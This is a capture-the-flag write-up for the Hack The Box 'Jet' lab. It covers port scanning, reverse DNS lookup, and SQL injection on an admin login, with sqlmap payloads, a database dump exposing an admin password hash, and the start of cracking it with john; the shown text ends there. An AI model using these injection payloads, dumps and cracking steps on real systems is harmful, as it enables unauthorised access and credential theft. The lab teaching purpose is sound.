HTB Fortress **Jet**

Write-up

Author: indigo-sadland

〈 Introduction

Lift off with this introductory fortress from Jet! Featuring interesting web vectors and challenges, this fortress is perfect for those getting started.

The Jet fortress has the following structure:


At every point we will gather a flag that indicates successful completion of a task. Let’s begin!

〈 Connect

First of all, run nmap scan.

```
nmap -sV -p- 10.13.37.10
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http     nginx 1.10.3 (Ubuntu)
5555/tcp  open  freeciv?
7777/tcp  open  cbt?
9201/tcp  open  http     BaseHTTPServer 0.3 (Python 2.7.12)
```

So, to get flag from “Connect” task we simply need to access 80 port.



Welcome to nginx on Debian!

If you see this page, the nginx web server is successfully installed and working on Debian. Further configuration is required.

For online documentation and support please refer to nginx.org

Please use the `reportbug` tool to report bugs in the nginx package with Debian. However, check existing bug reports before reporting a new bug.

Thank you for using debian and nginx.

JET{s4n1ty_ch3ck}


Yes, that’s it! The flag is simply printed on the main page.

〈 Digging in…

The name of the phase points us at tool that we need to use now. Yes, I'm speaking about the dig tool.

From the nmap scan we see that there is DNS server. We can use the dig to make DNS reverse lookup to get domain names associated with the IP address.

```
dig @10.13.37.10 -x 10.13.37.10
```



```
;; AUTHORITY SECTION:
37.13.10.in-addr.arpa.  604800  IN      SOA     www.securewebinc.jet. securewebinc.jet. 3 604800 86400 2419200
 604800
```


Let's break the dig command. So, the syntax @IP allows you to specify DNS server that will be used to check target's DNS records; -x IP allows you to specify target IP address (by default dig works only with domain name). Basically, with the dig @10.13.37.10 -x 10.13.37.10 command we say "*Hey, DNS server located at 10.13.37.10! What do you have on the web service with IP address 10.13.37.10?*"

And the server answers that with IP 10.13.37.10 associated domain name www.securewebinc.jet.


With that we go and edit */etc/hosts* file by adding the following string.

```
10.13.37.10  www.securewebinc.jet
```

After that we are able to access the page!




The phase flag can be found at the bottom of the page.


123-456-6789

JET{w3lc0me_4nd_h@v3_fun!}

〈 Going Deeper

At this phase if you open web browser web tools while staying on the www.securewebinc.jet, you will see that the web server makes repeating GET requests to stats.php




```
404  GET  www.se...  favicon.ico  img           html  cached  17...
     GET  www.se...  stats.php    jquery.min...        0 B     0 B
200  GET  www.se...  stats.php    jquery.min...  html  233 B   10 B
200  GET  www.se...  stats.php    jquery.min...  html  233 B   10 B
200  GET  www.se...  stats.php    jquery.min...  html  233 B   10 B
```

```
Filter Headers
▾ GET
  Scheme: http
  Host: www.securewebinc.jet
  Filename: /dirb_safe_dir_rf9EmcEIx/admin/stats.php
```

And you may notice the full path to the stats.php file - /dirb_safe_dir_rf9EmcEIx/admin/stats.php. Looks interesting, isn't it?


Let's check out the admin page.


www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php

Secureweb Inc.

Authorized use only.

Of course, there is a login page! Before we try to break in, let's take a look at source code of the page.


```
<div class="login-logo">
  <b>Secureweb Inc.</b>
</div>
<!-- /.login-logo -->
<div class="login-box-body">
  <p class="login-box-msg">
      Authorized use only.
      <br>
      <span class="text-danger">
              </span>
  </p>

  <!-- JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll} -->
  <form action="/dirb_safe_dir_rf9EmcEIx/admin/dologin.php" method="post">
    <div class="form-group has-feedback">
      <input name="username" type="username" class="form-control" placeholder="Username">
      <span class="glyphicon glyphicon-envelope form-control-feedback"></span>
    </div>
    <div class="form-group has-feedback">
```


Aha! The third flag. But I honestly don't know what does it has with JS… But, anyway, we got the flag!

〈 Bypassing Authentication

Obviously, the next thing we want to do is to bypass the admin login page! Let’s see what we can do about it.


The first thing I’m going to do is to test login POST form variables. We can accomplish it *manually* - placing payloads by our hands into request or *automatically* - let a tool do the job. We may go right away with sqlmap, but I want start with manual testing.

Let’s input some common creds into login form and capture the request.



```
POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

Now I try to add “`” - common simple SQLi payload into each value.




```
POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

username=admin'&password=admin
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 31 Jan 2022 18:51:09 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: login.php
Content-Length: 187

<br />
<b>
  Warning
</b>
:  mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in <b>
  /var/www/html/dirb_safe_dir_rf9EmcEIx/admin/dologin.php
</b>
 on line <b>
  11
</b>
<br />
```

After the first attempt we see the SQL error which tells us that there is possible sql injection in “username” parameter. Let’s fire up sqlmap to check for available DBs names.


```
sqlmap.py -r ~/Documents/jet/login_req --schemes
```

Here we tell sqlmap to check for possible SQLi and fetch names of DBs. As a target we pass POST request as login_req file that just a copy/paste from burp:



```
  GNU nano 4.8                                                              login_req
POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

As a result, sqlmap shows us that there is indeed sql injection in “username” parameter and it was able to get two database names: information schema and jetadmin.




```
[21:50:05] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 940 HTTP(s) requests:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=FUZZ'||(SELECT 0x78564976 WHERE 6879=6879 AND (SELECT 5937 FROM(SELECT COUNT(*),CONCAT(0x71766b7071,(SELECT (
(5937=5937,1))),0x716a787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'&password=FUZZ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=FUZZ'||(SELECT 0x6e4d4753 WHERE 4916=4916 AND (SELECT 1633 FROM (SELECT(SLEEP(5)))xOYS))||'&password=FUZZ
---
[21:53:11] [INFO] the back-end DBMS is MySQL
[21:53:11] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0
[21:53:12] [INFO] enumerating database management system schema
[21:53:12] [INFO] fetching database names
[21:53:13] [INFO] retrieved: 'information_schema'
[21:53:13] [INFO] retrieved: 'jetadmin'
[21:53:13] [INFO] fetching tables for databases: 'information_schema, jetadmin'
[21:53:13] [INFO] retrieved: 'information_schema'
[21:53:13] [INFO] retrieved: 'CHARACTER_SETS'
[21:53:14] [INFO] retrieved: 'information_schema'
```

We will focus on dumping the jetadmin because information_schema is a default DB.

To dump db we need to execute the next command.


```
sqlmap.py -r ~/Documents/jet/login_req -D jetadmin --dump
```



```
Database: jetadmin
Table: users
[1 entry]
+----+------------------------------------------------------------------+----------+
| id | password                                                         | username |
+----+------------------------------------------------------------------+----------+
| 1  | 97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 | admin    |
+----+------------------------------------------------------------------+----------+
```


So, there was one entry with username and sha256 hashed password. It's something! We might want to crack it now. For this I'm going to use john the ripper. Place the password hash into file and call the john!

```
john  --wordlist=rockyou.txt  --format=raw-sha256  ~/Documents/jet/hash
```

